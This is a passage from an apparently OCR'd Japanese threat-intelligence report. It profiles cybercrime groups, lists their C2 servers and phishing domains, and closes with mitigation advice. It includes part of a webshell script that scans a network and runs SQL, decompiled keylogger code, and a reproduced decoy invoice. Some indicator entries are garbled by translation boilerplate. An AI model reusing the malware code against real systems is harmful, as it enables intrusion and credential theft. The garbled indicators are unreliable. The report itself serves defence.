
- 176[.65[.141[.63

Related Events

- **SectorJ25 used ELF Malware disguised as NetworkAnalyzer**
  https://cti.nshc.net/events/view/12688

5) SectorJ85グループ

サイバー犯罪ハッキンググループの中で、SectorJ85 グループは、いわゆるスキャッタードスパイダー（SCATTERED SPIDER）としても知られている。
このグループは、企業向けクラウドベースの認証サービス（Identity-as-a-Service、IDaaS）の一つである Okta に基づいたログインページとして偽装したフィッシングサイトを配布した。
このフィッシングサイトは、普通の Okta ログインページのドメインとスペルや構造が似ているドメインを登録するタイポスクワッティング（Typo squatting）手法を利用し、ターゲットが正常なログインページと誤認して資格情報を入力するように誘導した。



[図 50: ログインページとして偽装したフィッシングページ]

[フィッシングドメイン]

- Revolut-okta[.com

- The text "okta-revolut[.com" does not contain any translatable content as it appears to be a domain name or URL. Domain names are typically not translated. If you need further assistance or context, please let me know!

Related Events


- **SectorJ85 used Phishing Domains and Ransomware**
  https://cti.nshc.net/events/view/12860

6) SectorJ102グループ

サイバー犯罪ハッキンググループの中で、SectorJ102 グループは、いわゆる XE グループ（XE Group）としても知られており、アメリカ、インドからハッキング活動が確認された。
このグループは、ベラコア（Vera Core）ソフトウェアの SQL インジェクション脆弱性とファイルアップロード脆弱性を悪用したと分析されている。
このグループは脆弱性を悪用してウェブシェルをターゲットシステムに配布し、このウェブシェルは SQL コマンドの実行及びデータベースサーバー内部の探索機能の実行ができると分析されている。

```
async function actionSubmit(){
    var actionMethod = document.getElementById('action-method').value;
    var connectString = document.getElementById('txtConnection').value;
    var sqlcommand = document.getElementById('txtSQLCommand').value;
    if (actionMethod == 1){
        loadModal.style.display = 'block';
        await SQlCommandRequest(connectString, sqlcommand);
        loadModal.style.display = 'none';
    }else if (actionMethod == 2){
        if (confirm("You sure scan all connect on this server?")){
            bntScan.disabled = true;
            if (connectString.length > 1 && connectString.match(/(([0-9xX]{1,3}\.){3}[0-9xX]{1,3})/g)){
                var ipval = connectString.replace(/.*\=([0-9xX]{1,3}\.[0-9xX]{1,3}\.[0-9xX]{1,3}\.[0-9xX]{1,3}).*?$/g, '$1');
                for (let i=1;i<255;i++) {
                    var sendIP = ipval.replace('x', i);
                    bntScan.value = 'Scaning [' + sendIP + ']...';
                    await SendScanRequest(sendIP, connectString);
                }
            }else{
                document.getElementById('sqlresult').innerHTML = 'Please enter connect string. Server address of connect string must
                valid IP!';
            }
            bntScan.value = bntValDef;
            bntScan.disabled = false;
        }
    }else{

    }
}
```

[図 51: ウェブシェルスクリプトの一部]



[図 52: ウェブシェルを実行した画面]

[SectorJ102 グループが悪用した脆弱性]


- CVE-2024-57968 - Advantive VeraCore ファイルアップロードの脆弱性
- CVE-2025-25181 - Advantive VeraCore SQL インジェクション脆弱性

Related Events


- **SectorJ102 exploited Advantage VeraCore Vulnerability**
  https://cti.nshc.net/events/view/12443

7) SectorJ110グループ

サイバー犯罪ハッキンググループの中で、SectorJ110 グループは、いわゆる UAC-0006 としても知られており、ドイツ、リトアニア、ベルギー、ウクライナからハッキング活動が確認された。このグループは PDF 形式のフィッシングファイルを配布し、ターゲットが「ファイルダウンロード（Завантажити Документ）」ハイパーリンクをクリックするように誘導した。




[図 53: SectorJ110 グループによる PDF ファイル形式のマルウェア攻撃のプロセス]



[図 54: ハイパーリンクテキストをクリックするように誘導するフィッシングファイル]

ターゲットシステムに ZIP 圧縮ファイルがダウンロードされ、その圧縮ファイルの内部には PDF ファイルのように見せかけた二重拡張子（.pdf.js）形式の JavaScript（JS）形式のマルウェアが含まれている。
ターゲットが添付された JavaScript を実行すると、外部のコマンド＆コントロール（Command & Control, C2）サーバーからローダー機能を果たすマルウェアをダウンロード及び実行し、同時にターゲットが疑わないように普通の内容のおとりファイルも一緒にダウンロードして画面に表示した。



Виконавець:
Товариство з обмеженою відповідальністю "Іпта"
Телефон: 044-3909777

01103, м. Київ, шосе Залізничне, буд. 6,
Телефон: 044-3909777,
р/р UA513808050000000026006439822, у банку АТ "РАЙФФАЙЗЕН БАНК", м.Київ, МФО 380805,
код за ЄДРПОУ 14284053, ІПН 142840526551, № свід. 100223625,
є платником податку на прибуток на загальних підставах

Власник ПП "Каштан"
Платник ПП "Каштан"
Код клієнта 32294596
16763, Чернігівська область, Іченський район, м. Опьшана, вул. Шматків, буд. 19в
Тел. +38-096-3779293, +38-046-3327683 Контактна особа

Рахунок
Продаж
№ П330001265/П3С00000836
Дата складання 18.10.2024 16:10

Менеджер з постачання /Відділ матеріально-технічного постачання/ Муха Максим Віталійович

Автомобіль: **Peugeot PART TEPEE**
Вид оплати: Безготівковий

Державний номер	Тип/модель	Двигун	Коробка передач	Номер кузова	Дата продажу	Дата останнього ТО	Пробіг, км
CB0277BM				VF37R9HF0JJ562351		23.05.2021	

Складові частини (матеріали)

№	Шифр	Назва деталі (матеріалу)	К-ть	ОВ	Ціна базова без ПДВ, ГРН	Знижка,%	Ціна без ПДВ, ГРН	Сума без ПДВ, ГРН
1	00001109AY	ФІЛЬТР МАСЛЯНИЙ	1	шт	483,38	7	449,54	449,54
2	00001444TV	ФІЛЬТР ПОВІТРЯНИЙ	1	шт	895,67	7	832,97	832,97
3	0000381788	НАКІНЕЧНИК ТЯГИ КЕРМА	1	шт	1 406,65	7	1 308,18	1 308,18
4	0000381789	НАКІНЕЧНИК ТЯГИ КЕРМА	1	шт	1 391,19	7	1 293,81	1 293,81
5	00005094E7	ВТУЛКА СТАБІЛІЗАТОРА	2	шт	163,47	7	152,03	304,06
6	00006447XF	ФІЛЬТР ПОВІТРЯНИЙ САЛОНУ В КО	1	шт	862,90	7	802,50	802,50
7	9809721080	ФІЛЬТР ПАЛИВНИЙ	1	шт	1 687,13	7	1 569,03	1 569,03

Всього без ПДВ за ТМЦ, ГРН: 6 560,09

Платежі	Сума без ПДВ	ПДВ	Сума з ПДВ
ВСЬОГО за послуги, ГРН			
ВСЬОГО за складові частини, ГРН	6 560,09	1 312,02	7 872,11
ВСЬОГО за рахунком, ГРН	6 560,09	1 312,02	7 872,11

Сума знижки на послуги 0.00 ГРН
Сума знижки на складові частини 493,77 ГРН
Загальна сума знижки 493,77 ГРН

Всього найменувань 7, на суму 7 872,11 ГРН
Сума до сплати: Сім тисяч вісімсот сімдесят дві гривні 11 копійок
У т.ч. ПДВ: Одна тисяча триста дванадцять гривень 02 копійки

Рахунок дійсний протягом трьох банківських днів. В разі несплати протягом трьох банківських днів, суму буде змінено.
Інформація для Замовника:
1. Резерв на складові частини (матеріали) зберігається на протязі 5 днів. Продовження терміну резерва можливе за тел. .
2. Електронні блоки, щитки приладів та запчастини, які були замовленні індивідуально, обміну та поверненню не підлягають.

Увага! Довіреності треба виписувати згідно інструкції № 99 від 16.05.96 р. У випадку придбання запчастин вказувати номенклатуру та кількість товарно-матеріальних цінностей. У випадку техобслуговування чи ремонту автомобіля вказувати модель автомобіля та держномер, одиницю виміру - <шт.> та кількість - <один>. Довіреність, що виписана на суму, не приймається.

М.П

Оформив Менеджер з постачання /Відділ матеріально-технічного постачання/ _____Муха Максим Віталійович

[図 55: ターゲットの疑いを避けるために実行されたおとりファイル]

Related Events

- **SectorJ110 distributed Loader Malware via payment-related phishing emails**
  https://cti.nshc.net/events/view/12617

8) SectorJ177グループ

サイバー犯罪ハッキンググループの中で、SectorJ177 グループは、いわゆる STAC5777 としても知られており、メキシコ、アメリカ、ハンガリーからハッキング活動が確認された。
このグループは、MicrosoftTeams を通じてターゲットに技術サポートを装ったメッセージを送信し、スパム問題を解決するために MicrosoftQuick Assist をインストールするよう誘導した。

ターゲットがクイックアシストをインストールし、ハッキンググループにリモート制御権限を与えると、このグループはウェブブラウザを通じて ZIP 圧縮ファイル形式のマルウェアペイロードをダウンロードした。

圧縮ファイルの内部には、Microsoft によって署名された OneDrive（ワンドライブ）アップデート実行ファイル（OneDriveStandaloneUpdater.exe）と複数の DLL ファイルが含まれています。このグループは DLL サーチオーダーハイジャック技法を利用して、DLL 形式のマルウェアを実行した。これは、システムが実行ファイルと共にある DLL ファイルを優先的にロードする Windows の DLL 検索の順番を悪用する方法で、攻撃者は悪性の DLL を合法的な実行ファイルと同じディレクトリに配置することにより、正常なプログラムの実行時に自動的に悪性の DLL がロードされるように誘導した。

この DLL 形式のマルウェアは、実行時にシステム及びオペレーティングシステム情報、ユーザーアカウント及び資格情報、キーボード入力値などを収集し、コマンド＆コントロール（Command and Control, C2）サーバーに送信する機能を果たすと分析されている。

```
__int64 __fastcall sub_1800EC248(UINT wVirtKey)
{
  UINT v1; // esi
  unsigned int v2; // edi
  __int64 v3; // rax
  HKL dwhkl; // rbx
  UINT v5; // eax
  WCHAR pwszBuff; // [rsp+40h] [rbp-128h]
  BYTE KeyState; // [rsp+50h] [rbp-118h]

  v1 = wVirtKey;
  v2 = 0;
  if ( !GetKeyboardState(&KeyState) )
    sub_180053530();
  memset(&pwszBuff, 0, 4ui64);
  v3 = sub_180046130();
  dwhkl = GetKeyboardLayout(*(_DWORD *)(v3 + 96));
  v5 = MapVirtualKeyW(v1, 0);
  LOBYTE(v2) = ToUnicodeEx(v1, v5, &KeyState, &pwszBuff, 2, 0, dwhkl) > 0;
  return v2;
}
```

[図 56: キーボード入力値を収集するソースコード]

[コマンド及びコントロール(Command and Control, C2) サーバー]

- 89[.185.80.86
- 207[.90.238.52
- 185[.190.251.16
- 74[.178.90.36
- 207[.90.238.46
- 195[.123.241.24
- 78[.46.67.201

Related Events

- **SectorJ177 distributed Malware via Teams and Quick Assist**
  https://cti.nshc.net/events/view/12431

9) SectorJ195グループ

サイバー犯罪ハッキンググループの中で、SectorJ195 グループは、いわゆる STAC5143 としても知られており、アメリカ、ブルガリアからハッキング活動が確認された。
このグループは、ターゲットに大量のスパムメッセージを送信した後、Microsoft Teams を通じてターゲットに通話を試み、Teams のリモート画面制御セッションを許可するよう誘導した。
ターゲットがリモート画面共有を許可すると、このグループはコマンドシェルでマルウェア JAR（Java Archive）ファイルを実行し、そのファイルは Java ベースのプロキシモジュールを通じて WMI コマンドラインユーティリティ（Windows Management Instrumentation Command-line, WMIC.exe）を呼び出し、Java プロセスのプロセス ID を識別する作業を行うと分析されている。
そして、JAR ファイルは PowerShell の実行ポリシー（ExecutionPolicy）を回避し、外部から ZIP 形式の圧縮ファイルと 7-Zip ユーティリティをダウンロードし、圧縮ファイルを解凍した。
圧縮ファイルには ProtonVPN 実行ファイルと悪性 DLL ファイルが含まれており、ProtonVPN 実行ファイルをターゲットに DLL サイドローディング技法で実行した後、悪性 DLL ファイルをロードした。
これにより、ロシア、オランダ、アメリカにホスティングされた仮想プライベートサーバーにアクセスするセッションが生成された。
JAR ファイルは新しいコマンドプロンプト（Command Prompt、CMD）セッションを開き、Java SE ランチャー（Launcher、javaw.exe）を使用して別の JAR ファイルを実行した後、圧縮ファイルをドロップした。
このの圧縮ファイルには難読化された Python が含まれており、その Python スクリプトは RPivot として知られているリバースプロキシツールであると分析された。

[図 57: 難読化された Python スクリプトの一部]


このグループはこれを通じてターゲットの内部ネットワークに対してトンネリング及びプロキシ機能を提供し、コマンド&コントロール（Command & Control, C2）サーバーとの持続的なアクセスを試みたと分析されている。

Related Events

- **SectorJ195 distributed Python Malware via Teams**
  https://cti.nshc.net/events/view/12432

10) SectorJ196グループ

サイバー犯罪ハッキンググループの中で、SectorJ196 グループは、いわゆるクレイジーエビル（Crazy Evil）としても知られている。
このグループは、Web3 ユーザーをターゲットに、ソラナ（Solana）ブロックチェーン（BlockChain）コミュニケーションツール配布サイトとして偽装されたフィッシングサイトを配布した。
このグループは、こののフィッシングサイトを通じて情報窃取型マルウェアであるインフォスティーラー（InfoStealer）を配布したと分析されている。
特に、このフィッシングサイトはターゲットのオペレーティングシステム（OS）環境に応じて異なる URL を通じてマルウェアをダウンロードするように誘導した。Windows 環境では Dropbox を使用し、MacOS 環境では別の外部サーバーを通じてマルウェアをダウンロードしたことが明らかになった。



[図 58: ソラナ(Solana) ブロックチェーン(BlockChain) コミュニケーションツール配布サイトとして偽装したフィッシングサイト]

[マルウェアをダウンロードする URL]

- The text you provided is a URL and does not contain any translatable content. URLs are typically not translated as they are meant to be accessed in their original form. If you have any other text that needs translation, please feel free to provide it.
- トークンフレームガバナンス[.]com


Related Events

- **SectorJ196 used Infostealer Malware targeting NFTs and Crypto**
  https://cti.nshc.net/events/view/12447

11) SectorJ197グループ

サイバー犯罪ハッキンググループの中で、SectorJ197 グループは、いわゆる TAG-124 としても知られており、グアテマラ、アメリカからハッキング活動が確認された。
このグループは、Chrome ブラウザのアップデートサイトとして偽装したフィッシングサイトを配布した。

ターゲットが「Update Chrome」ボタンをクリックすると、「Release.zip」という圧縮ファイルがダウンロードされ、その圧縮ファイルには DLL 形式のマルウェアが圧縮されていることが確認された。
このマルウェアは、ターゲットシステムのデータを奪取する機能付きのスティーラー（Stealer）マルウェアであると分析される。



[図 59: Chrome ブラウザのアップデートサイトとして偽装したフィッシングサイト]

Related Events

- **SectorJ197 used compromised WordPress domains disguised as fake Google Chrome update landing pages**
  https://cti.nshc.net/events/view/12453

12) SectorJ201グループ

サイバー犯罪ハッキンググループの中で、SectorJ201 グループは、いわゆる TA2726 としても知られている。
このグループはトラフィック配信システム（Traffic Distribution System, TDS）サービスを運営し、他のハッキンググループに悪性のトラフィック流入サービスを提供した後、金銭的利益を確保したと分析されている。

このTDSインフラは、訪問者のシステム環境に応じて条件付きでトラフィックをフィルタリング及びリダイレクトする機能を果たし、適切なターゲットにマルウェアを含むペイロードを配信する役割を果たしていると判断されている。

[SectorJ201グループが提供したTDSドメイン]

- レッドノーズホース[.com]
- blackshelter[.org
- askforupdate[.org]

Related Events

- **SectorJ201 used TDS to Deliver Stealer Malware on Compromised Sites**
  https://cti.nshc.net/events/view/12748

13) SectorJ202グループ

サイバー犯罪ハッキンググループの中で、SectorJ202グループは、いわゆるTA2727としても知られており、オランダ、アメリカ、インド、フランス、ポーランドからハッキング活動が確認された。
このグループは、Chromeブラウザのアップデートを装ったフィッシングページを配布し、ターゲットが悪性のMSI（Microsoft Installer）ファイルをダウンロードするように誘導した。
このMSIファイルは普通のプログラムと共に悪性のDLLが含まれている形で構成されており、DLLサイドローディング（Side-Loading）技法を通じて悪性のDLLがロードされる。
ターゲットシステムで最終的にスティーラー(マルウェア)が実行され、このグループはターゲットシステムのデータを奪取しようとしたと分析されている。

[コマンド及びコントロール(Command and Control, C2) サーバー]

- chokedetailke[.click
- abruptyopsn[.shop
- cloudewahsj[.shop
- wholersorie[.shop
- noisycuttej[.shop
- tirepublicerj[.shop
- rabidcowse[.shop
- framekgirus[.shop
- nearycrepso[.shop

Related Events

- **SectorJ202 used Fake Update Tactic to Deploy DOILoader Malware**
  https://cti.nshc.net/events/view/13296

Recommendation

NSHC ThreatRecon チームは様々な目的のハッキンググループ(Threat Actor Group) 活動を分析し、組織内部のセキュリティチームがハッキング活動における被害をさらに減らせるように共通的に確認できる攻撃技術(technique)における MITRE ATT&CK の脅威緩和(Mitigations)項目を次のようにまとめた。

1. 脆弱性保護 (Exploit Protection)

ソフトウェアのエクスプロイト(Exploit)発生を誘導したり、発生の可能性を探知及びブロックするために脆弱性保護(Exploit Protection)のソリューション使用の検討が必要

- エクスプロイト(Exploit)の動作の緩和のため、 WDEG(Windows Defender Exploit Guard)及び EMET(Enhanced Mitigation Experience Toolkit)の使用の検討が必要
- エクスプロイトのトラフィックがアプリケーションに辿り着くことを防止するため、Web アプリケーションのファイアウォール使用の検討が必要

2. 脆弱性のスキャニング (Vulnerability Scanning)

外部に漏出したシステムの脆弱性を定期的に検査し、致命的な脆弱性が見つかった場合、速やかにシステムをパッチする手続きの検討が必要

- 潜在的に 脆弱なシステムを新たに識別するため、定期的な内部ネットワークの検査の検討が必要
- 公開となった脆弱性における持続的なモニタリングの検討が必要
- 実際のハッキンググループ(Threat Actor Group)が使用した脆弱性におけるセキュリティ強化案件の検討が必要
- このレポートの“Appendix”には実際の 実際のハッキンググループ(Threat Actor Group)が使用した履歴がある脆弱性の情報が含まれている

3. セキュリティ認識教育 (User Training)


実際のハッキング及び侵害事故の事例を通じて注意すべきの状況について全社員が認知できるようにセキュリティ認識教育の検討が必要

- ソーシャルエンジニアリング(Social Engineering)技法とスピアフィッシング(Spear Phishing)E-Mail を識別できる教育の検討が必要

- ユーザーと管理者が多数のアカウントに同一なパスワードを使用しないように資格証明情報の管理の重要性における教育の検討が必要
- システムに保存したパスワードの危険性における教育の検討が必要
- リポジトリにデータを保存する時に注意すべきの事項における教育の検討が必要
- ブラウザの悪性の拡張プログラムが実行されないようにブラウザ管理における教育の検討が必要
- SMS、通話履歴、連絡先リストなどの敏感な情報のアクセス権限を要請する Android アプリケーションについて注意喚起できるような教育の検討が必要
- 非公式ページからアプリケーションをダウンロードしないように教育の検討が必要

4. 脅威インテリジェンスプログラム(Threat Intelligence Program)

ハッキンググループが使用しているマルウェアハッシュ(Hash)、IP 及びドメイン(Domain)情報を含む IOC(Indicator of Compromise)が見つかった場合、通知を送信するように探知の設定の検討が必要



- IPS、IDS 及びファイアウォールのようなネットワークセキュリティ装備のログから IOC と同一な通信 IP が見つかった場合
- 組織内部の DNS サーバー、ウェブゲートウェイ(Web Gateway)及びプロキシ(Proxy)ウェブ関係のシステムのログから IOC と同一なドメインが見つかった場合
- EDR(Endpoint Detection and Response)のようなエンドポイントセキュリティソリューションのログから PC 及びサーバーから IOC と同一なファイルハッシュ(Hash)が存在する場合

- 組織内部の様々なシステムのログを収集する SIEM(Security Information Event Management)から設定したユーズケース(Use Case)とルール(Rule)に IOC と同一なファイルハッシュ、IP 及びドメインが存在する場合*

5. ネットワークにおける脅威緩和

1) ネットワーク侵入防止 (Network Intrusion Prevention)

組織のネットワークにアクセスする悪意的なトラフィックを事前にブロックするために侵入探知システム(Intrusion Detection System, IDS)及び侵入防止システム(Intrusion Prevention System, IPS)の使用の検討が必要

- ネットワークレベルからハッキンググループの攻撃活動を緩和するため AitM(Adversary in the Middle)のトラフィックパターンが識別できる侵入探知システム(Intrusion Detection System, IDS)及び 侵入防止システム(Intrusion Prevention System, IPS)の使用の検討が必要
